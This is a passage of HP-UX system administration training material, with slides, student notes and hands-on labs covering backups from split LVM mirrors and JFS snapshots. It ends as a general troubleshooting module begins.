
5. Perform the backup using any backup tool desired. It is recommended to backup using partial pathnames:

```
cd /backup
tar cvf /dev/rmt/0m .
```

6. When the backup completes, remerge the mirror with the primary copy:

```
cd /
umount /backup
lvmerge /dev/vg00/lvol4b /dev/vg00/lvol4
```

13–4. SLIDE: Merging the Mirror Back with the Primary



Merging the Mirror Back with the Primary

Mirror Write Cache

Blk 14 Blk 18 Blk 26	Blk 1

```
lvmerge /dev/vg00/lvol4b  /dev/vg00/lvol4
```

Student Notes

When the mirror is ready to be merged back with the primary, a special LVM command **`lvmerge`** can be used instead on **`lvsync`**. The **`lvsync`** command copies every single block from the primary to the mirror; this can take a long time, especially if the logical volume is large.


The **`lvmerge`** command takes advantage of the LVM Mirror Write Cache, which tracks every block which changed while the mirror was split off. The **`lvmerge`** command only copies blocks listed in the Mirror Write Cache, as opposed to every block on the logical volume. This significantly improves the time it takes to sync the mirror back with the primary.

In the slide it shows all blocks which changed on the primary are copied over to the mirror. But what about blocks which changed on the mirror? Are they copied back to the primary?

The answer is NO, blocks which changed on the mirror are NOT copied back to the primary. Instead, the unchanged block on the primary is copied over the changed block on the mirror!

13–5. SLIDE: Dual Systems LVM Mirrored Backup

Dual Systems LVM Mirrored Backup



```
lvsplit  /dev/vg00/lvol4
fsck  /dev/vg00/lvol4b
```

```
vgimport  vg01  [PV1]  [PV2]
vgchange  -a r  vg01
mount -o ro  /dev/vg00/lvol4b \
      /backup
```

Student Notes

Another variation of LVM mirrored backups is to use two systems. This off-loads the performance load of the backup (reading the disk, writing to tape) from the primary system.

13–6. LAB: Backups Using LVM Mirrors

PART 1: Backup Using a Single System

1. Display the file systems currently mounted:

   ```
   # bdf
   ```

   Record the name of the logical volume containing **/home**:

2. Mirror the **/home** logical volume. This may require adding a second disk to the root volume group. If only one disk is in the root volume group, execute the following commands to extend the root volume group to two disks:

   ```
   # pvcreate -f /dev/rdsk/c0t8d0    (substitute disk name as appropriate)
   # vgextend  vg00  /dev/dsk/c0t8d0)
   ```

3. Once it is verified that two disks exist in the root volume group, mirror the **/home** logical volume:

   ```
   # lvextend -m 1 /dev/vg00/lvol4
   # ll /dev/vg00
   ```

   Note, there are no special files for accessing the mirror independently of the primary.

4. Split the mirror off from the primary logical volume:

   ```
   # lvsplit /dev/vg00/lvol4
   # ll /dev/vg00
   ```

   What are the names of the two new device files created by **lvsplit**?

5. Next, mount the split off logical volume to a subdirectory called **/backup**. Note, a common mistake if forgetting to fsck the split off file system before mounting it.

```
# mkdir /backup
# mount /dev/vg00/lvol4b /backup
```

This should fail; what is the reason for the failure? ______________________________

```
# fsck -F vxfs /dev/vg00/lvol4b
# mount /dev/vg00/lvol4b /backup
```

6. At this point, the mirror of **/home** is ready to be backed up. To illustrate the online nature of the backup, in a second window, create the following activity on the file system:

```
# cd /home/h3045s_*/disk/lab1
# timex ./disk_long &
```

7. While the activity is taking place, backup all the mirrored data. Return to the first window and enter the following:

```
# cd /backup
# fbackup -f /tmp/backup1 -i .
```

8. Once the backup completes, unmount the file system from the **/backup** directory.

```
# cd /
# umount /backup
# frecover -f /tmp/backup1 -I -
```

9. To remerge the mirror with the primary file system, enter:

```
# lvmerge /dev/vg00/lvol4b /dev/vg00/lvol4
```

10. For the purposes of the JFS online backup lab, remove the mirror:

```
# lvreduce -m 0 /dev/vg00/lvol4
```

Part 2 (Optional): Backup Using Dual Systems

1. Create a new volume group, /dev/vg02, using disks connected to both systems. For example:

```
# pvcreate -f /dev/rdsk/c1t9d0
# pvcreate -f /dev/rdsk/c2t9d0

# mkdir /dev/vg02
# mknod /dev/vg02/group c 64 0x020000

# vgcreate vg02 /dev/dsk/c1t9d0 /dev/dsk/c2t9d0
```

2. Create a mirrored logical volume in vg02:

```
# lvcreate -L 100 -m 1 vg02
```

3. Create a JFS file system in the mirrored logical volume:

```
# newfs -F vxfs /dev/vg02/rlvol1
```

4. Mount and copy the files from **`/home`** to the newly created file system:

```
# mkdir /data
# mount /dev/vg02/lvol1 /data

# cp -r /home/* /data
```

5. Now, split the mirror from the primary logical volume and **`fsck`** the mirrored copy:

```
# lvsplit /dev/vg02/lvol1
# fsck -F vxfs /dev/vg02/lvol1b
```

Why couldn't the **`fsck`** have been performed on the second system?

6. Prepare and move the map file for purposes of importing the volume group to the other system:

```
# vgexport -p -m /tmp/map vg02
# ftp [second system]
ftp> [ put /tmp/map file to second system ]
```

7. On the second system, import the volume group:

```
# mkdir /dev/vg02
# mknod /dev/vg02/group c 64 0x020000

# vgimport -m /tmp/map vg02 /dev/dsk/c1t9d0 /dev/dsk/c2t9d0
```

8. While on the second system, activate the volume group vg02 as read-only:

```
# vgchange -a r vg02
```

9. Now, mount the split off mirror to **`/data`** on the second system:

```
# mkdir /data
# mount -o ro /dev/vg02/lvol1b /data
```

10. Backup the data from the second system:

```
# fbackup -f /tmp/backup2 -i /data
```

11. Once the backup completes, umount the file system and list files in the backup to verify they contain the full pathnames:

```
# umount /data
```

```
# frecover -f /tmp/backup2 -I -
```


12. Return both systems to an appropriate pre-backup state. On the second system, enter:

```
# vgexport vg02
```

On the first system, enter:

```
lvmerge /dev/vg02/lvol1b /dev/vg02/lvol1
```

13–7. SLIDE: JFS Online Backup



JFS Online Backup

Student Notes

A JFS snapshot (available with HP OnLineJFS) is a consistent, stable view of an active file system, used to perform a backup of an active file system. It allows the system administrator to capture the file system state at a moment in time (without taking it off-line), mount that file system image elsewhere, and back it up.

The snapshot file system must reside either on a separate disk or separate logical volume from the original file system. Any data on the device prior to taking the snapshot will be overwritten when the snapshot is taken.

Commands and applications need not be changed to work with snapshots, since the kernel is responsible for locating snapshot data (either on the snapshot device or the primary device), and for copying individual blocks from the primary file system to the snapshot device immediately before they are updated. Because of this copy-on-write scheme, a snapshot can be created instantaneously and requires only enough space to hold the blocks that might change while the snapshot is mounted.

The snapshot volume should be about 10-20% the size of the original file system. The snapshot volume need not be structured in any way; it is not necessary to execute `newfs` for a snapshot file system.


Snapshot Limitations

While a snapshot is mounted, changes to the original file system will not be reflected in the snapshot. The snapshot is a "frozen" image of the original file system.

Once a snapshot is unmounted, its contents are lost.

It is possible to run out of space on a snapshot device. This might happen because the device is too small because the primary file system is too volatile , or because the snapshot remains mounted for too long. When a snapshot device becomes full, the kernel has nowhere to copy blocks from the primary file system. In this situation, the kernel cannot maintain a stable view of the file system, so it makes the snapshot inaccessible. Typically, the system administrator will create a new snapshot after correcting the problem (for example, by using a larger snapshot device, or by choosing a time when the primary file system is less volatile).

13–8. SLIDE: Mounting a JFS Snapshot



Mounting a JFS Snapshot

```
mount -o snapof=/dev/vg00/lvol4 /dev/vg00/snap_lv /snapshot
```

Student Notes

In the example on the slide, a snapshot of **`/home`** is mounted at **`/snapshot`**. Initially, identical directories and files would appear under **`/home`** and under **`/snapshot`**, but users would still be able to access and modify the primary file system (**`/home`**). These changes would not appear in the snapshot. Instead, **`/snapshot`** would continue to reflect the state of **`/home`** at the moment the snapshot was taken.

Once the snapshot is created (done with the **`mount`** command), the primary file system remains online and continues to change. The snapshot is then backed up with any backup utility except **`dump`**.

Step 1

Determine how large the snapshot file system needs to be, and create a logical volume to contain it.

- Use **`bdf`** to assess the primary file system size and consider the following:
  - Block size of the file system (1024 bytes per block by default)

- How much the data in this file system is likely to change (15-20% is recommend)

For example, to determine how large to make a snapshot of **lvol4**, mounted on **/home**, examine its **bdf** output:

```
Filesystem      kbytes used   avail %used Mounted on

/dev/vg00/lvol4 40960  38121  2400    94% /home
```

Allowing for 20% change to this 40MB file system, you would want to create a logical volume of 8 blocks (8 MB).

- Use **lvcreate** to create a logical volume to contain the snapshot file system:

  ```
  lvcreate -L 8 -n snapshot /dev/vg02
  ```

  creates an 8 MB logical volume called **/dev/vg02/snapshot**, which should be sufficient to contain a snapshot file system of **lvol4**.

Step 2

Make a directory for the mount point of the snapshot file system.

For example,

```
mkdir /snapshot
```

Step 3

Mount the snapshot file system.

- In the following example, a snapshot is taken of logical volume **/dev/vg00/lvol4**, contained in logical volume **/dev/vg02/snapshot**, and mounted on **/snapshot**:

  ```
  # mount -F vxfs -o snapof=/dev/vg00/lvol4 /dev/vg02/snapshot /snapshot
  ```

Step 4

Back up the snapshot file system with any backup utility except **dump**.


For example, to use **tar(1)** to archive the snapshot file system **/tmp/house**, ensuring that the files on the tape will have relative pathnames:

```
# cd /snapshot; tar cvf /dev/rmt/0m .
```

Alternatively, the following **vxdump(1M)** command backs up a snapshot file system **/snapshot**, which has extent attributes:

```
 # cd /snapshot; vxdump -0 -f /dev/rmt/0m .
```

13–9. SLIDE: More on JFS Online Backup



More on JFS Online Backup

Student Notes

To the user, the snapshot looks like an ordinary file system, which has been mounted read-only. Snapshots are always mounted read-only; that is, none of its directories or files may be modified.

Internally, however, something very different is going on.

- The device containing a snapshot only holds blocks that have changed on the primary file system since the snapshot was created.
- The remaining blocks, which have not changed, can be found on the device containing the primary file system. Thus, there is no need for a copy.

All this is done transparently within the kernel.

13–10. LAB: Backups Using JFS Snapshots

1. This lab will take a snapshot of the **/home** file system. Display the disk space statistics for the **/home** file system:

   ```
   # bdf /home
   ```

   What is the total size of the **/home** logical volume?

2. Create a logical volume to be used for the snapshot. The recommended size for the snapshot is 25-30% of the original file system's size. For example, if **/home** is 100 MB in size, then create the snapshot to be 28MB in size:

   ```
   # lvcreate -L 28 -n snapshot_home vg00
   ```

3. Create the mount point directory for the snapshot:

   ```
   # mkdir /snapshot
   ```

4. Take a snapshot of the /home file system (example assumes **/home** is mounted to **/dev/vg00/lvol4**):

   ```
   # mount -F vxfs -o snapof=/dev/vg00/lvol4 /dev/vg00/snapshot_home /snapshot
   # ll /snapshot
   ```

5. At this point, the snapshot of **/home** is ready to be backed up.

   ```
   # cd /snapshot
   # fbackup -f /tmp/backup3 -i .
   ```

6. Once the backup completes, unmount the file system from **`/snapshot`** directory:

```
# cd /
# umount /snapshot
# frecover -f /tmp/backup3 -I -
```


Module 14 — General System Troubleshooting

Objectives

Upon completion of this module, you will be able to:

- List three common system errors.
- List four common troubleshooting techniques.
- Describe how to “break” out of a hung startup script during boot to multi-user mode.

14–1. SLIDE: Common System Errors



Common System Errors

- Login Errors
- System Startup Errors
  - Bad/Corrupt LIF Area
  - Missing/Corrupt Binary Startup Files
  - Missing/Corrupt ASCII Startup Files
- Corrupt Configuration Files
  - **`/etc/hosts`**
  - **`/etc/passwd`**
  - **`/etc/fstab`**

LIF Area
“Auto” file
hpux -lm
lvol1
(/stand)
/stand/vmunix
lvol2 (swap)
lvol3
(/)
/etc/rc.config.d
/etc/hosts
/etc/passwd
/sbin/init.d

Student Notes


There are all kinds of errors that can occur when managing any operating system and HP-UX is no exception. System errors can occur for many different reasons, ranging from hardware failures, to resources (disk, swap, kernel tables) filling up, to operating system bugs.

This module focuses on some of the common areas in which system errors occur:

- During user login.
- During system startup.
- During the update of system configuration files.

The module also provides an opportunity to troubleshoot errors in the three common areas.

14–2. SLIDE: Troubleshooting Techniques



Troubleshooting Techniques

- Check log files (**/var/adm/syslog/syslog.log**, **/etc/rc.log**)
- Trace execution of scripts (**sh -vx** ***script_name***)
- Look for recently modified files (**find / -mtime -1**)
- Check integrity of OS files. Use
  - **swverify**
  - **pwck**, **grpck**
  - **fsck**

Student Notes

Because system errors occur for a multitude of reasons, there are few guidelines and tips that apply to all types of errors. In many cases, the best troubleshooting tools are:

